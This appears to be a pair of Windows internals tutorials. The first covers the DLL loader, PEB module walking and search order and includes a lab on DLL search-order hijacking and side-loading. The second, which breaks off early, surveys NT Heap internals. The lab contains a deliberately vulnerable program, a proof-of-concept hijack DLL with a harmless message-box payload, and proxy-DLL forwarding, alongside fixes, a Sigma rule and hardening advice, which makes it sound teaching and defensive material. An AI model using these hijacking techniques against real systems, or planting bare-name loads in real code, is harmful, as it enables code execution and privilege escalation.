InInitializationOrderLinks | LIST_ENTRY | Link in init-order list |
DllBase | PVOID | Image base in this process |
EntryPoint | PVOID | DllMain address |
SizeOfImage | ULONG | Mapped size |
FullDllName | UNICODE_STRING | Full path on disk |
BaseDllName | UNICODE_STRING | File name only |
ObsoleteLoadCount | USHORT | Legacy refcount (pre-Win8 semantics) |
DdagNode | _LDR_DDAG_NODE* | Dependency DAG node (Win8+); around +0x98 on x64 |
Windows 8 reworked how the loader tracks lifetime and dependencies, replacing much of the old refcount plumbing with a DAG (LDR_DDAG_NODE). Offsets shift between releases. Always confirm on your target build with dt ntdll!_LDR_DATA_TABLE_ENTRY before trusting a number.
Walking the list without touching Win32
The classic pattern (used by every reflective loader and half the shellcode in the wild) is to read the PEB from the TEB, follow Ldr, and iterate InLoadOrderModuleList. No GetModuleHandle, no EnumProcessModules, no imports to give you away.
#include <windows.h>
#include <winternl.h>

typedef struct _LDR_DATA_TABLE_ENTRY_FULL {
    LIST_ENTRY     InLoadOrderLinks;
    LIST_ENTRY     InMemoryOrderLinks;
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;
    PVOID          EntryPoint;
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    // ... trimmed
} LDR_DATA_TABLE_ENTRY_FULL, *PLDR_DATA_TABLE_ENTRY_FULL;

int wmain(void) {
    PPEB peb = (PPEB)__readgsqword(0x60);              // TEB->ProcessEnvironmentBlock
    PPEB_LDR_DATA ldr = peb->Ldr;
    PLIST_ENTRY head = &ldr->InMemoryOrderModuleList;

    for (PLIST_ENTRY cur = head->Flink; cur != head; cur = cur->Flink) {
        // InMemoryOrderLinks is the SECOND LIST_ENTRY in the node,
        // so back up by one LIST_ENTRY to reach the struct base.
        PLDR_DATA_TABLE_ENTRY_FULL e =
            (PLDR_DATA_TABLE_ENTRY_FULL)((BYTE*)cur - sizeof(LIST_ENTRY));
        wprintf(L"%p  %.*s\n",
            e->DllBase,
            e->BaseDllName.Length / (USHORT)sizeof(WCHAR),
            e->BaseDllName.Buffer);
    }
    return 0;
}
The offset trick (cur - sizeof(LIST_ENTRY)) is the one thing that bites people. InMemoryOrderModuleList links through the second LIST_ENTRY inside the node, not the first. Walking the wrong list with the wrong offset gives you plausible-looking garbage. I lost about an hour to that on my first pass, staring at BaseDllName.Buffer pointing into a random module’s .text.
Same walk in WinDbg
0:000> !peb
0:000> dt ntdll!_PEB Ldr @$peb
0:000> dt ntdll!_PEB_LDR_DATA <addr>
0:000> !list "-t ntdll!_LDR_DATA_TABLE_ENTRY.InLoadOrderLinks.Flink -x \"dt ntdll!_LDR_DATA_TABLE_ENTRY BaseDllName DllBase @$extret\" @$peb->Ldr->InLoadOrderModuleList.Flink"
Or, less painfully, lm for the flat module list and !dh <base> for the PE header of any entry.
4. Loader Lock and the DllMain Contract
LdrpLoaderLock is an RTL_CRITICAL_SECTION inside ntdll. LdrLoadDll acquires it before doing anything, and LdrpLoadDll acquires it again (critical sections are recursive on the owning thread, so the reentry is fine). It is released only after the whole dependency graph has been mapped, imports resolved, and initializers run.
Consequence: your DllMain runs with loader lock held. That is what the MSDN warnings about “do not call LoadLibrary from DllMain” boil down to. If a thread inside DllMain blocks on something that a second thread needs to acquire loader lock to complete, you deadlock the process, no exception, no crash dump, just a hung svchost that stays hung until you kill it.
Practical rules for anything running inside DllMain(DLL_PROCESS_ATTACH):
- Do not call
LoadLibrary/FreeLibrary/CoInitializeEx/CreateProcess. - Do not do synchronous IPC to another process that might itself be blocked on loader lock.
- Do not wait on a thread that has not yet finished attaching (
DisableThreadLibraryCallsif you do not care about thread-attach notifications). - Do the minimum: set up state, spawn a worker thread that will run once loader lock is released, and return
TRUE.
Inspect the lock live:
0:000> x ntdll!LdrpLoaderLock
0:000> !critsec ntdll!LdrpLoaderLock
If OwningThread is non-zero and it is not you, that is who is holding the loader.
5. The Full Loader Sequence
Once LdrpLoadDll has resolved a path to a file, the sequence is:
- Check the loaded module list. If
BaseDllNamematches an existing node, bump the refcount / DAG reference and return the existingDllBase. Same reason a secondLoadLibrary("user32.dll")is free. - Consult
KnownDLLs. For anything registered in\KnownDlls, open the pre-created section object directly (NtOpenSection) and skip file-system search entirely. - File-system search using the order in section 6.
- Map the image.
NtCreateSectionwithSEC_IMAGE, thenNtMapViewOfSection. Each PE section lands at its RVA with the protections declared in its section header (.textRX,.dataRW,.rdataR). - Register the module. Insert a new
LDR_DATA_TABLE_ENTRYinto all threePEB_LDR_DATAlists. - Apply base relocations if
DllBase != ImageBase(ASLR guarantees this most of the time). The loader walksIMAGE_DIRECTORY_ENTRY_BASERELOCand patches absolute addresses. - Resolve imports. Walk the import directory (
IMAGE_DIRECTORY_ENTRY_IMPORT). For each imported module, recurse intoLdrpLoadDll. For each imported function, fill the corresponding IAT slot with the resolved address. - Run TLS callbacks (
IMAGE_DIRECTORY_ENTRY_TLS), which run beforeDllMain. This is a favourite anti-analysis surface: TLS callbacks execute before a debugger’s initial breakpoint fires if you attached at load. - Run
DllMain(DLL_PROCESS_ATTACH)for each new module, in dependency order (leaves first).
The whole graph runs under loader lock. Then LdrLoadDll releases the lock and returns STATUS_SUCCESS to the caller.
6. The DLL Search Order
With SafeDllSearchMode enabled (the default on every currently-supported Windows), and no override in play:
- Already-loaded modules (
InLoadOrderModuleList). KnownDLLs(HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs).- Application directory (the folder
.exewas launched from). %SystemRoot%\System32.%SystemRoot%\System16(16-bit stub, legacy).%SystemRoot%.- Current working directory.
- Directories on
%PATH%.
With Safe DLL Search Mode disabled (do not do this), the current working directory moves up to slot 3, which is the historical “double-click the document in a hostile folder” hijack.
Several mechanisms are evaluated before the file-system walk begins:
| Override | Effect |
|---|---|
.local redirection | A foo.exe.local file or folder next to the EXE forces the loader to prefer the EXE’s directory for that DLL name |
| SxS manifest | Application manifest binds specific DLL names to versioned WinSxS paths |
| API Sets | api-ms-win-* virtual names resolved through the API Set Schema, never touching the file system as those literal names |
SetDllDirectory(path) | Inserts path after the application directory and before System32; SetDllDirectory("") removes CWD from the search |
SetDefaultDllDirectories | Restricts subsequent implicit and explicit loads to the given LOAD_LIBRARY_SEARCH_* set |
LoadLibraryExW flags | LOAD_LIBRARY_SEARCH_SYSTEM32, LOAD_LIBRARY_SEARCH_APPLICATION_DIR, LOAD_LIBRARY_SEARCH_USER_DIRS restrict per-call |
/DEPENDENTLOADFLAG | Linker option that hard-codes a search restriction for statically-declared imports |
The single most useful hardening call is:
SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32);
Put that in wWinMain before you do anything else, and most search-order hijacks against your process die immediately.

7. Tracing a Load in WinDbg
Attach to a process, break on the two loader entries, and watch the arguments. On x64, the Microsoft calling convention passes the first four arguments in rcx, rdx, r8, r9. LdrLoadDll‘s third argument (DllName) therefore lands in r8, and it is a pointer to a UNICODE_STRING.
0:000> bp ntdll!LdrLoadDll
0:000> bp ntdll!LdrpLoadDll
0:000> g

Breakpoint 0 hit
ntdll!LdrLoadDll:
0:000> dt ntdll!_UNICODE_STRING @r8
   +0x000 Length           : 0x14
   +0x002 MaximumLength    : 0x16
   +0x008 Buffer           : 0x000001f0`... "user32.dll"

0:000> du poi(@r8+8) L?@@c++(((unsigned short*)@r8)[0]/2)
000001f0`... "user32.dll"

0:000> !critsec ntdll!LdrpLoaderLock
gu back out and inspect rax for the NTSTATUS. That is the entire loader flow for one DLL, live.
8. Abusing the Load Order in the Lab
The same rules that let the loader find user32.dll let an attacker plant a helper.dll where the loader looks first. This is DLL search-order hijacking (T1574.001) and its stealthier cousin DLL side-loading (T1574.002).
8.1 Build the vulnerable target
VulnApp.c, a Win64 console app that loads a helper by bare name with no flags. This is the exact anti-pattern the SDK docs have warned about since Vista.
// VulnApp.c
#include <windows.h>
#include <stdio.h>

int main(void) {
    puts("[VulnApp] loading helper.dll by bare name...");
    HMODULE h = LoadLibraryA("helper.dll");
    if (!h) {
        printf("[VulnApp] LoadLibrary failed: %lu\n", GetLastError());
        return 1;
    }
    printf("[VulnApp] helper.dll loaded at %p\n", (void*)h);
    FreeLibrary(h);
    return 0;
}
Build from a Visual Studio x64 Native Tools prompt and drop it in a dedicated directory:
cl /nologo /W3 VulnApp.c
mkdir C:\VulnApp
move VulnApp.exe C:\VulnApp\
Do not put a real helper.dll anywhere. That is the whole point: the DLL is a “phantom”, the process asks for it, no legitimate copy exists, and whoever writes the file first wins.
8.2 Confirm the hijack surface
Fire up Process Monitor, filter on Process Name is VulnApp.exe and Result is NAME NOT FOUND, and run the app. You will see a sequence of CreateFile operations against every directory in the search order, each returning NAME NOT FOUND, ending with the LoadLibrary call returning error 126 (ERROR_MOD_NOT_FOUND).
The first probe is C:\VulnApp\helper.dll. That is the application directory, slot 3 in the search order, and it is checked before System32. Whatever we drop there wins.
You can also confirm the same from WinDbg:
0:000> bp ntdll!LdrLoadDll ".if (poi(@r8+8) != 0) { du poi(@r8+8); }; g"
0:000> g
8.3 Build the malicious DLL
// evil_helper.c, compiled as helper.dll
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE h, DWORD reason, LPVOID reserved) {
        if (reason == DLL_PROCESS_ATTACH) {
        // Lab payload. In a real red-team engagement this would be
        // the initial-access implant handoff. Keep it minimal: loader
        // lock is held inside DllMain.
        MessageBoxA(NULL, "hijacked in VulnApp context", "PoC", MB_OK);
    }
    return TRUE;
}
Compile as an x64 DLL and copy into the application directory:
cl /nologo /LD evil_helper.c /Fe:helper.dll
copy helper.dll C:\VulnApp\helper.dll
Run C:\VulnApp\VulnApp.exe. The message box pops. Your code is executing inside VulnApp.exe, at whatever integrity level and token the process holds.
If VulnApp were an auto-elevated program with a requireAdministrator manifest, or a service running as LOCAL SYSTEM, or a scheduled task running as another user, the DLL inherits that context. That is how search-order hijacking crosses from persistence into privilege escalation.
8.4 The side-loading and proxying variant
Naked payload DLLs are noisy: the host app immediately breaks because the exports it wanted are gone. The stealth version is a proxy DLL that forwards every export to the real helper.dll (renamed and dropped alongside), so the host program runs normally while your code executes.
You can generate forwarders with a .def file:
LIBRARY helper
EXPORTS
    DoWork = helper_real.DoWork
    Cleanup = helper_real.Cleanup
Or use tools like DLLHijacker / Spartacus / Koppeling to auto-generate the forwarder stub from the exports of the legitimate DLL. This is what MITRE calls DLL side-loading (T1574.002), and it is exactly what actors like Cinnamon Tempest have used to launch Cobalt Strike beacons out of legitimate signed EXEs.
8.5 Fixing VulnApp
The same code, hardened:
#include <windows.h>

int main(void) {
    SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32);

    // Full path or LoadLibraryEx with an explicit flag set.
    HMODULE h = LoadLibraryExW(
        L"C:\\Program Files\\VulnApp\\helper.dll",
        NULL,
        LOAD_LIBRARY_SEARCH_APPLICATION_DIR | LOAD_LIBRARY_SEARCH_SYSTEM32);
    if (!h) return 1;
    FreeLibrary(h);
    return 0;
}
Rerun ProcMon. The application-directory probe no longer happens for anything except that qualified path.
9. Defensive Strategies and Detection

Sysmon Event ID 7 (ImageLoad) is the primary hunt surface. Every DLL mapped into a process fires one event with the process image, the loaded DLL path, its signature status, and the OriginalFileName from the version resource. Combine those four fields and most hijack patterns become obvious.
Relevant Sysmon events:
| Event ID | What it catches |
|---|---|
1 | Process create (context: trusted EXE launched from an odd path) |
7 | Image load (the DLL load itself) |
10 | ProcessAccess (handle opens preceding a LoadLibrary-based injection) |
11 | FileCreate (attacker drops the DLL) |
13 | Registry set (attacker adds a phantom KnownDLLs entry) |
Sample Sigma rule keyed on the lab target and a small allowlist of trusted DLL paths:
title: Suspicious DLL Loaded from Non-Standard Path
id: 4c1a1a4e-9b74-4f8c-8b8c-1c1e6a9c5f21
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 7
    Image|endswith:
      - '\VulnApp.exe'
      - '\svchost.exe'
      - '\services.exe'
      - '\explorer.exe'
    Signed: 'false'
  filter_paths:
    ImageLoaded|startswith:
      - 'C:\Windows\System32\'
      - 'C:\Windows\SysWOW64\'
      - 'C:\Windows\WinSxS\'
  condition: selection and not filter_paths
falsepositives:
  - Legitimate unsigned in-house DLLs (tune by product)
level: high
For side-loading against signed binaries (T1574.002), invert the logic and alert on a signed EXE loading an unsigned DLL from the same folder the EXE was launched from, when that folder is under %APPDATA%, %TEMP%, or any user-writable location.
Useful ETW providers for higher-fidelity telemetry (verify GUIDs with logman query providers on your build before wiring anything up):
Microsoft-Windows-Kernel-Process(process and image-load events)- .NET runtime module load providers (for managed side-loading)
Hardening controls, ranked by how much attack surface they remove:
| Control | Mechanism |
|---|---|
SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32) | Eliminates application-dir and CWD probing per-process |
Fully qualified paths in every LoadLibrary* call | No search order = nothing to hijack |
| WDAC / AppLocker DLL rules, publisher-signed | Rejects unsigned DLLs at load time |
SafeDllSearchMode = 1 (default) | Demotes CWD below System32 |
Add sensitive DLLs to KnownDLLs | Loader binds via \KnownDlls section object, skips file-system search |
| Remove world-writable perms from application directories | Removes the drop primitive |
/DEPENDENTLOADFLAG linker flag | Bakes search restrictions into static imports |
10. Tools for Loader Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Kernel and user debugger; dt, !peb, !critsec, bp ntdll!LdrLoadDll | learn.microsoft.com/windows-hardware/drivers/debugger/ |
| Process Monitor | Live file-system trace; the fastest way to spot NAME NOT FOUND DLL probes | learn.microsoft.com/sysinternals/downloads/procmon |
| System Informer (formerly Process Hacker) | Live PEB and module inspection, handle enumeration | systeminformer.sourceforge.io |
| API Monitor | Hook and log LoadLibrary, LdrLoadDll, and thousands of others | rohitab.com/apimonitor |
dumpbin / link /dump /imports | Static import directory dump from a PE | ships with MSVC |
| PE-bear | GUI PE editor for imports, TLS, resources | github.com/hasherezade/pe-bear |
| Sysmon | Windows telemetry agent; EID 7 is the DLL-load event | learn.microsoft.com/sysinternals/downloads/sysmon |
| Spartacus | DLL proxy generator for side-loading research | github.com/Accenture/Spartacus |
| Koppeling | DLL export cloning / hijacking toolkit | github.com/monoxgas/Koppeling |
11. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Hijack Execution Flow | T1574 | Parent technique |
| DLL Search Order Hijacking | T1574.001 | Sysmon EID 7 + unsigned DLL from application dir; EID 11 for drop |
| DLL Side-Loading | T1574.002 | Signed EXE loads unsigned DLL from same non-system folder |
| Process Injection: DLL | T1055.001 | EID 10 (ProcessAccess) + EID 8 (CreateRemoteThread) into LoadLibrary |
| Shared Modules | T1129 | Baseline module-load telemetry |
Documented actors using T1574.001 in the wild include Chimera, Cinnamon Tempest (search-order hijacks to launch Cobalt Strike beacons), and MuddyWater (side-loading via legitimate signed programs).
12. Summary
- The loader is user-mode
ntdllcode, andLdrLoadDllis the door. Every DLL load, injection or otherwise, goes through it under loader lock. - The PEB’s
Ldrfield points atPEB_LDR_DATA, which chains every mapped module through three parallelLIST_ENTRYlinks. Walking those lists is how reflective loaders and shellcode findkernel32without imports. - The search order is deterministic and documented: loaded list,
KnownDLLs, application dir,System32,System16, Windows, CWD,%PATH%, plus overrides (.local, SxS, API Sets,SetDllDirectory,LoadLibraryExflags). - Any
LoadLibrarycall using a bare name with noLOAD_LIBRARY_SEARCH_*flags is a hijack invitation.SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32)closes most of it in one line. - Detect with Sysmon EID 7 keyed on
Image+ImageLoaded+Signed+OriginalFileName. Map to ATT&CKT1574.001andT1574.002.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
Windows Heap Internals: NT Heap and Segment Heap Architecture
Objective: Dissect the two Windows user-mode heap managers, the classic NT Heap and the modern Segment Heap, down to their root descriptors, allocation routing, size-class components, and cookie/encoding mitigations, so you can navigate both in WinDbg and reason about how corruption bugs interact with the metadata.
The heap is where most memory-corruption bugs actually live. Stacks get all the tutorial love because the primitive is clean, but real-world client exploitation (browsers, document parsers, script engines) is overwhelmingly a heap game. If you want to read those bugs, or catch someone else reading them, you have to know what the allocator writes into memory and why. Two allocators matter on a modern box: the NT Heap that has shipped since NT 3.1 and still backs most legacy processes, and the Segment Heap that Windows 10 introduced and made default for UWP, Edge, and a growing list of system binaries. They expose the same HeapAlloc surface and share almost none of their internals.
This is a survey and instrumentation tutorial. We build a small self-authored lab target, walk both heaps in the debugger, and pair every offensive primitive with the mitigation and telemetry that answer it. No live-CVE weaponization here; the exploitation mechanics belong in the Exploit Dev section.
1. The Heap Between the Page and the Byte
The Virtual Memory Manager deals in pages: 4 KB granular, reserved or committed through NtAllocateVirtualMemory. Applications want bytes: a 24-byte node, a 96-byte struct, a 300-byte string. The heap manager is the shim between those two worlds. It reserves large regions from the VMM, then carves them into byte-granular blocks, tracks which are busy and free, and recycles them.
Every public allocation API bottoms out here. malloc, operator new, LocalAlloc, and GlobalAlloc all funnel through HeapAlloc, which calls ntdll!RtlAllocateHeap. GetProcessHeap hands you the default process heap; HeapCreate makes a private one. From the allocator’s point of view there is no difference between a new from the CRT and a raw HeapAlloc, which is exactly why heap grooming works across abstraction layers.
Whether a given heap is an NT Heap or a Segment Heap is decided at heap creation time and is invisible to the caller. Same API, different machinery underneath.
2. NT Heap: Backend Architecture
The NT Heap is split into two layers. The backend owns fundamental memory: segments, free lists, commit and decommit, coalescing. The frontend is an optimization cache for small, hot allocations, and the only frontend that modern Windows ships is the Low Fragmentation Heap.

Everything hangs off the root descriptor, ntdll!_HEAP.
| Struct / Symbol | Description |
|---|---|
ntdll!_HEAP | Root descriptor. Holds Flags, ForceFlags, Encoding (the XOR cookie), SegmentList, FreeLists[128], FrontEndHeap, FrontEndHeapType. |
ntdll!_HEAP_SEGMENT | A contiguous committed range. SegmentSignature is 0xffeeffee; also SegmentListEntry, Heap back-pointer, BaseAddress, NumberOfPages, FirstEntry, LastValidEntry, NumberOfUnCommittedPages. |
ntdll!_HEAP_ENTRY | Per-block header. 16 bytes on x64. Size, Flags (0x01 busy, 0x08 internal/LFH), SmallTagIndex, PreviousSize, UnusedBytes. |
ntdll!_HEAP_FREE_ENTRY | Free-block overlay on _HEAP_ENTRY; adds a FreeList _LIST_ENTRY for doubly-linked free-list membership. |
ntdll!_HEAP_LIST_LOOKUP | The 128-slot free-list index; each slot is a _LIST_ENTRY keyed by allocation granularity units. |
The header layout is worth internalizing because it is what an overflow smashes first. Here is the x64 shape:
typedef struct _HEAP_ENTRY {
    USHORT Size;            // block size in allocation units
    UCHAR  Flags;           // 0x01 = busy, 0x08 = LFH/internal
    UCHAR  SmallTagIndex;   // checksum byte
    USHORT PreviousSize;    // previous block size (coalescing)
    UCHAR  SegmentOffset;   // / LFHFlags on LFH blocks
    UCHAR  UnusedBytes;     // padding accounting
} HEAP_ENTRY, *PHEAP_ENTRY;
Granularity is architecture-dependent: 8 bytes on x86, 16 bytes on x64. That is the quantum the allocator rounds every request up to, and the unit the Size field counts.
Allocation path: RtlAllocateHeap first checks whether a frontend (LFH) is active for the requested size. If not, it drops into the backend RtlpAllocateHeap, which walks FreeLists for a block that fits, splits it if it is larger than needed, and marks the header busy. Free path: RtlFreeHeap decodes the header, validates the cookie, and returns the block to the appropriate free list, coalescing with physically adjacent free neighbors to fight fragmentation. When free space passes the decommit threshold the backend hands pages back to the VMM.
| Function | Role |
|---|---|
RtlCreateHeap | Creates a heap; reserves the initial region via NtAllocateVirtualMemory. |
RtlAllocateHeap | Public alloc entry; dispatches to LFH frontend or backend. |
RtlFreeHeap | Frees a block; decodes and validates the header, then returns it to a free list or LFH slab. |
RtlpAllocateHeap | Backend allocator; walks the 128 free lists. |
RtlpLowFragHeapAllocFromContext | Internal LFH allocation from a subsegment. |
The single most important defensive detail here: on modern Windows the second 8-byte word of _HEAP_ENTRY is XOR-encoded against _HEAP.Encoding. The Size, Flags, and checksum are never stored in cleartext. When the allocator decodes a header it also verifies a byte checksum, so a corrupted or attacker-forged header almost never decodes to a self-consistent value, and the heap raises a corruption exception instead of trusting the garbage.
3. NT Heap: The Low Fragmentation Heap Frontend
The LFH exists to kill fragmentation for small, frequently repeated allocations. Instead of splitting general free blocks, it pre-carves a slab (a subsegment) for one size class and hands out fixed slots.
The activation rule trips up more people than any other heap detail: the LFH does not turn on for a size class until 18 consecutive allocations of a similar small size. Allocate a 0x50-byte chunk once and you are in the backend. Allocate it 18 times and the LFH bucket for that class wakes up. The ceiling is roughly 16 KB (0x4000); anything larger bypasses LFH entirely and stays in the backend.
| Struct / Symbol | Description |
|---|---|
ntdll!_LFH_HEAP / _HEAP_LOCAL_DATA | LFH manager state, reached via _HEAP.FrontEndHeap. |
ntdll!_HEAP_LFH_CONTEXT | Core LFH state: Buckets[129], Callbacks, Config. Bucket pointers are XOR-encoded with RtlpHpHeapGlobals.LfhKey. |
ntdll!_HEAP_SUBSEGMENT / _HEAP_LFH_SUBSEGMENT | Pre-carved slab for one size class. FreeHint locates the next free block. |
ntdll!_HEAP_USERDATA_HEADER | Header of a subsegment’s user-data block: SubSegment, SizeIndex, EncodedOffsets. |
Two mitigations live specifically in the LFH. First, since Windows 8 the slot chosen inside a subsegment is randomized, so a groomed allocation does not deterministically land next to its predecessor. Second, the callback and bucket pointers in _HEAP_LFH_CONTEXT are encoded with LfhKey, so leaking one does not directly hand an attacker a function pointer to overwrite.
4. Segment Heap: Architecture Overview and Opt-In
